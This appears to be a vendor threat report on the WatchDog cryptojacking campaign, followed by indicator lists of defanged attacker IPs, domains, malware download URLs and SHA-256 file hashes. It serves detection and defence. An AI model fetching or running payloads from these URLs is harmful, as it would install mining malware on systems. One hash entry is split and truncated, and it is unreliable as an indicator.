The WatchDog mining operation has been in progress since at least Jan. 27, 2019, and has collected at least 209 Monero CryptoCoins (XMR), valued at least $32,056 USD. The WatchDog actors are using cloud-efficient cryptojacking malware, through the use of UPX-compressed Go language binaries, ensuring they are able to compromise both Windows and Linux operating systems – assuming those systems have the Go platform installed. At this time, the WatchDog mining infrastructure is known to include 18 IP addresses and seven domains. These malicious endpoints continue to host or have hosted at least 125 URL addresses used to download the WatchDog mining toolkit. Additionally, the scanning and exploitation binary, networkmanager, is loaded with 33 unique exploits, including 32 RCE functions. The WatchDog mining operation is quite large, as at least 476 compromised systems are estimated to be mining at any given time.

It is clear that the WatchDog operators are skilled coders and have enjoyed a relative lack of attention regarding their mining operations. While there is currently no indication of additional cloud compromising activity at present (i.e. the capturing of cloud platform IAM credentials, access ID, or keys), there could be potential for further cloud account compromise. It is highly likely these actors could find IAM-related information on the cloud systems they have already compromised, due to the root and administrative access acquired during the implantation of their cryptojacking software.

Palo Alto Networks Prisma Access is configured to detect each of WatchDog's 18 IP addresses, seven domains and their associated URL addresses through PAN-OS. Prisma Cloud also detects the usage of malicious XMRig processes used by the WatchDog miner operating in cloud environments that have Prisma Cloud Compute Defender installed.

Indicators of Compromise

IP Addresses

39.100.33[.]209
45.153.240[.]58
45.9.148[.]37
93.115.23[.]117
95.182.122[.]199
106.15.74[.]113
107.173.159[.]206
146.71.79[.]230
185.181.10[.]234
185.232.65[.]124
185.232.65[.]191
185.232.65[.]192
185.247.117[.]64
198.98.57[.]187
199.19.226[.]117
204.44.105[.]168
205.209.152[.]78
208.109.11[.]21

Domains

de.gengine[.]com.de
de.gsearch[.]com.de
global.bitmex[.]com.de
ipzse[.]com
py2web[.]store
sjjjv[.]xyz
us.gsearch[.]com.de

URL Addresses

hxxp://107.173.159[.]206:8880/tatavx1hym9z928m/bsh.sh
hxxp://107.173.159[.]206:8880/tatavx1hym9z928m/config.json
hxxp://107.173.159[.]206:8880/tatavx1hym9z928m/sysupdate
hxxp://107.173.159[.]206:8880/tatavx1hym9z928m/update.sh
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/config.json
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/networkservice
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/sysguard

hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/sysupdate
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/update.sh
hxxp://176.123.10[.]57/cf67356/config.json
hxxp://176.123.10[.]57/cf67356/networkmanager
hxxp://176.123.10[.]57/cf67356/newinit.sh
hxxp://176.123.10[.]57/cf67356/phpguard
hxxp://176.123.10[.]57/cf67356/zzh
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/config.json
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/networkservice
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/sysguard
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/sysupdate
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/update.sh
hxxp://185.232.65[.]124/update.sh
hxxp://185.232.65[.]191/cf67356/config.json
hxxp://185.232.65[.]191/cf67356/newinit.sh
hxxp://185.232.65[.]191/cf67356/zzh
hxxp://185.232.65[.]191/config.json
hxxp://185.232.65[.]191/trace
hxxp://185.232.65[.]191/update.sh
hxxp://185.232.65[.]192/cf67356/networkmanager
hxxp://185.232.65[.]192/cf67356/phpguard
hxxp://185.232.65[.]192/config.json
hxxp://185.232.65[.]192/trace
hxxp://185.247.117[.]64/cf67356/config.json
hxxp://185.247.117[.]64/cf67356/networkmanager
hxxp://185.247.117[.]64/cf67356/newdat.sh
hxxp://185.247.117[.]64/cf67356/phpguard
hxxp://185.247.117[.]64/cf67356/phpupdate
hxxp://198.98.57[.]187/config.json
hxxp://198.98.57[.]187/trace
hxxp://198.98.57[.]187/update.sh
hxxp://204.44.105[.]168:66/config.json
hxxp://204.44.105[.]168:66/networkmanager
hxxp://204.44.105[.]168:66/newdat.sh
hxxp://204.44.105[.]168:66/phpguard

hxxp://204.44.105[.]168:66/phpupdate
hxxp://205.209.152[.]78:8000/sysupdate
hxxp://205.209.152[.]78:8000/update.sh
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/config.json
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/networkservice
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/sysguard
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/sysupdate
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/update.sh
hxxp://39.100.33[.]209/b2f628/config.json
hxxp://39.100.33[.]209/b2f628/newinit.sh
hxxp://39.100.33[.]209/b2f628/zzh
hxxp://39.100.33[.]209/b2f628fff19fda999999999/is.sh
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/config.json
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/networkservice
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/sysguard
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/sysupdate
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/update.sh
hxxp://45.9.148[.]37/cf67356a3333e6999999999/1.0.4.tar.gz
hxxp://45.9.148[.]37/cf67356a3333e6999999999/config.json
hxxp://45.9.148[.]37/cf67356a3333e6999999999/is.sh
hxxp://45.9.148[.]37/cf67356a3333e6999999999/networkmanager
hxxp://45.9.148[.]37/cf67356a3333e6999999999/newdat.sh
hxxp://45.9.148[.]37/cf67356a3333e6999999999/phpguard
hxxp://45.9.148[.]37/cf67356a3333e6999999999/phpupdate
hxxp://47.253.42[.]213/b2f628/config.json
hxxp://47.253.42[.]213/b2f628/newinit.sh
hxxp://47.253.42[.]213/b2f628/zzh
hxxp://82.202.66[.]50/cf67356/config.json
hxxp://82.202.66[.]50/cf67356/networkmanager
hxxp://82.202.66[.]50/cf67356/newinit.sh
hxxp://82.202.66[.]50/cf67356/phpguard
hxxp://82.202.66[.]50/cf67356/zzh
hxxp://83.97.20[.]90/cf67356/config.json
hxxp://83.97.20[.]90/cf67356/networkmanager
hxxp://83.97.20[.]90/cf67356/newinit.sh

hxxp://83.97.20[.]90/cf67356/phpguard
hxxp://83.97.20[.]90/cf67356/zzh
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/config.json
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/networkservice
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/sysguard
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/sysupdate
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/update.sh
hxxp://95.182.122[.]199/E5DB0E07C3D7BE80V52/config.json
hxxp://95.182.122[.]199/E5DB0E07C3D7BE80V52/networkservice
hxxp://95.182.122[.]199/E5DB0E07C3D7BE80V52/Saltmin.sh
hxxp://95.182.122[.]199/E5DB0E07C3D7BE80V52/sysupdate
hxxp://95.182.122[.]199/init.sh
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/config.json
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/is.sh
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/networkmanager
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/newdat.sh
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/phpguard
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/phpupdate
hxxp://py2web[.]store/7356a3333e6999999999/networkmanager
hxxp://py2web[.]store/7356a3333e6999999999/phpguard
hxxp://py2web[.]store/cf67356/config.json
hxxp://py2web[.]store/cf67356/newinit.sh
hxxp://py2web[.]store/cf67356/zzh
hxxp://xmr.ipzse[.]com:66/bd.sh
hxxp://xmr.ipzse[.]com:66/config.json
hxxp://xmr.ipzse[.]com:66/is.sh
hxxp://xmr.ipzse[.]com:66/networkmanager
hxxp://xmr.ipzse[.]com:66/newdat.sh
hxxp://xmr.ipzse[.]com:66/phpguard
hxxp://xmr.ipzse[.]com:66/phpupdate
hxxp://xmr.ipzse[.]com:66/rs.sh
hxxps://de.gengine[.]com[.]de/api/config.json
hxxps://de.gengine[.]com[.]de/api/networkservice
hxxps://de.gengine[.]com[.]de/api/sysguard
hxxps://de.gengine[.]com[.]de/api/sysupdate

hxxps://de.gengine[.]com[.]de/api/update.sh
hxxps://de.gsearch[.]com[.]de/api/config.json
hxxps://de.gsearch[.]com[.]de/api/networkservice
hxxps://de.gsearch[.]com[.]de/api/sysguard
hxxps://de.gsearch[.]com[.]de/api/sysupdate
hxxps://de.gsearch[.]com[.]de/api/update.sh
hxxps://sjjjv[.]xyz/sysupdate
hxxps://sjjjv[.]xyz/update.sh
hxxps://us.gsearch[.]com[.]de/api/config.json
hxxps://us.gsearch[.]com[.]de/api/networkservice
hxxps://us.gsearch[.]com[.]de/api/sysguard
hxxps://us.gsearch[.]com[.]de/api/sysupdate
hxxps://us.gsearch[.]com[.]de/api/update.sh

Files

SHA-256	Filename
0a48bd0d41052c1e3138d558fc06ebde8d6f15b8d866200b8f00b214a73eb5b9	config.json
0c4aa6afd2a81fd15f3bd65adcbd4f649fbc58ef12dd2d528125435169555901	update.sh
1f65569b77f21f47256db339700b4ff33b7570e44e1981b5c213b7b2e65b0f6c	networkmanager
2b52288383588f65803a5dc9583171103be79f0b196d01241b5cd3a8cf69b190	networkservice
2eeac2b9577047a9eef2d164c13ace5e826ac85990a3a915871d6b0c2fc8fe67	update.sh
2f642efdf56b30c1909c44a65ec559e1643858aaea9d5f18926ee208ec6625ed	update.sh
37492d1897f77371f2eb431b9be7c861b81e97f04a091d8c6d63719171eda2ac	rs.sh
3ab7cf786eeb23ebd11e86e0fc48b0a9b37a427d5d730d774c9ed8d98a925c6f	sysupdate
43d7b29668786731f1bbbb3ae860487e84604195b186c1b7b253f99156d7f57a	sysguard
49366ae4766492d94136ca1f715a37554aa6243686c66bf3c6fbb9da9cb2793d	newinit.sh
51de345f677f46595fc3bd747bfb61bc9ff130adcbec48f3401f8057c8702af9	tar.gz
55c92d64ffa9d170e340e0528dc8ea1fa9be98f91db891869947c5b168a728c8	networkmanager
55dd539d8fe94648294e91df89b005f1dba330b432ceda25775963485bae7def	config.json
67d0f77adf98ac34a6db78110c78652a9b7f63e22ae5ab7df4f57d3413e48822	phpguard
68cedf2a018c0830655dc9bb94aadf6492ab31196cbc83ceb44defae0a02d3dc	config.json
6a7109481e113fd92ff98534e780f47a32b64bfa5692f7bd7da33c84033a9028	sysguard
758dbfda2b7d2e97caba294089c4c836ab447d7c9ceef510c667526fd873e161	phpguard
80b1a70d7ec5d1944787afff3c2feac3aa40ec8c64177886481d96623bc786bf	config.json
818c16d1921572ffee6853c16c5c9158d2f217b6adbb5154cbb7daf945db493c	update.sh
82815c61402cfc0edd6ce3be37848259711ef07e3391e74c85fbdaa676d95c0c	is.sh

849f86a8fd06057eeb1ae38878988151623928 2dd4cb079b8281f995035874e1	newinit.sh
895e994dafaa00009a46f3b56ca0d563e066a14e77f5030b1331fc9b3f9f6478	networkservice
96fe63c25e7551a90051431aeddb962f05d82b7dd2940c0e8e1282273ba81e22	newinit.sh
a322dc6af6fed1326b04ec966e66b68dd8ef22374edd286569710afc65ccc741	newinit.sh
ac719447894b2f5029f493c7395d128f710a3ba7b31c199558f3ee00fb90ea12	networkmanager
ad05d09e6ed4bd09fe1469e49885c5169458635a1a33f2579cb7caa221b43fce	newdat.sh
b6a5790a9bfaf159af68c4dbb09de9c2c0c2371c886fdb28223d40e6984b1dd7	config.json
bd3506b86452d46d395b38aa807805097da1291c706318b5fe970fe4b20f5406	config.json
c67881c1f05477939b8964ad26f1a467762a19c2c7d1a1656b338d8113ca1ac1	phpguard
c8ca3ab0ae00a1bf197086370ab5994264ac5bc1fcf52b2ddf8c9fcacc4402ff	1.0.4.tar
d54157bb703b360bb911363d9bb483a2ee00ee619d566d033a8c316f06cf26cc	zzh
d6cf2d54e3bb564cb15638b58d2dd124ae7acd40e05af42d1bdc0588a8d5211d	networkmanager
e3cbb08913493e54d74081349972423444cbc0f4853707b84409131d19cad15b	phpguard
e7446d595854b6bac01420378176d1193070ef776788af12300eb77e0a397bf7	sysupdate
ed1e49cb05c375cc1149c349880ed077b6ee75cb7e5c6cae9cbd4bd086950c93	zzh